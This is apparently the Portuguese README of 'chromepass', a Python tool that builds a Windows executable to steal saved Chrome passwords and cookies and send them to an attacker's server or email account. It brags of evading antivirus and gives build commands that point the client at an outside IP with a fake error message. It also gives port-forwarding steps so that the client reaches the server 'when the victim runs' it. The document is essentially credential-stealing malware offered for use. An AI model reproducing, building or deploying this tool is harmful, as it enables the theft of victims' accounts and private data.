 darkarp/chromepass
Chromepass - Hackeando senhas salvas do Chrome







Ver Demonstração
·
Reportar Bug
·
Solicitar Funcionalidade
Chromepass é uma aplicação de console baseada em Python que gera um executável para Windows com as seguintes funcionalidades:
A nova metodologia de construção do cliente praticamente garante uma taxa de detecção de 0%, mesmo sem táticas de evasão de antivírus. Se isso se tornar falso no futuro, alguns métodos serão implementados para melhorar a evasão de antivírus.
Exemplo de varreduras recentes (nota: dentro de 10-12 horas passamos de 0-2 detecções para 32 detecções, então execute a análise em suas próprias construções):
Esta é uma aplicação muito simples, que utiliza apenas:
Recomenda-se realizar a instalação dentro de uma VM Windows. Algumas partes do procedimento de instalação podem ser afetadas por configurações existentes. Isso foi testado em uma VM Windows 10 limpa.
Chromepass requer Windows para compilar! Suporte para Linux e macOS pode ser adicionado em breve.
git clone https://github.com/darkarp/chromepass
Nota: Alternativamente, você pode baixar a versão mais recente, já que o repositório pode ser mais propenso a bugs.
As dependências são verificadas e instaladas automaticamente, então você pode pular para Uso. Recomenda-se usar uma VM limpa, apenas para garantir que não haja conflitos.
Se você não tiver as dependências e sua internet não for rápida, isso levará um tempo. Vá pegar um café.
Chromepass é muito direto. Comece executando:
python create.py -h
Uma lista de opções aparecerá e são autoexplicativas.
Executar sem parâmetros criará o servidor e o cliente conectando-se a 127.0.0.1.
Um exemplo simples de uma construção:
python create.py --ip 92.34.11.220 --error --message 'An Error has happened'
Depois de criar o servidor e o cliente, certifique-se de que o servidor esteja em execução quando o cliente for executado.
Os cookies e senhas serão salvos em arquivos json em uma nova pasta chamada data no mesmo diretório do servidor, separados por endereço IP.
Chromepass suporta o envio dos arquivos por email, embora ainda seja experimental.
Para ativar isso, use a flag --email ao criar o servidor. Você precisará de duas coisas: um nome de usuário (seu email) e uma senha (uma senha de aplicativo).
Para gerar uma senha de aplicativo, vá para suas configurações de conta -> Segurança e ative a autenticação em duas etapas (obrigatório!)
Após a autenticação em duas etapas estar ativada, você verá uma nova opção chamada Senhas de aplicativo:

Clique lá e escolha as opções apropriadas e, em seguida, gere uma senha:

Após clicar em Gerar, você receberá a senha necessária.
Você pode usar o nome de usuário e senha diretamente no comando, ou simplesmente colocá-los no config.ini, onde está escrito YOUR_USERNAME e YOUR_PASSWORD.
python create.py --error --message 'An Error has happened' --email --username [email protected] --password qwertyuiopasdfghh
python create.py --error --message 'An Error has happened' --email
Se você deseja usar isso em um cenário remoto, também deve fazer o encaminhamento de porta (porta 80 por padrão), para que quando a vítima executar o cliente, ele consiga se conectar ao servidor na porta correta.
Para informações mais gerais, clique aqui. Se ainda assim não estiver satisfeito, faça uma pesquisa no Google.
